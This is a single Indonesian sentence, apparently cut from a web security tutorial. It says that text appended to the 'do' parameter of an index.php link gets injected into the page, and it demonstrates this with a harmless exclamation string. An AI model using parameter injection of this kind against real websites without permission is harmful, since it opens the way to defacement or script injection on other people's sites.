Jika kita menambahkan kode di linknya “index.php?do= Yeaaaaaaaaaah!!!!!!!!!! ” maka kode “ Yeaaaaaaaaaah!!!!!!!!!! ” akan terinjeksi.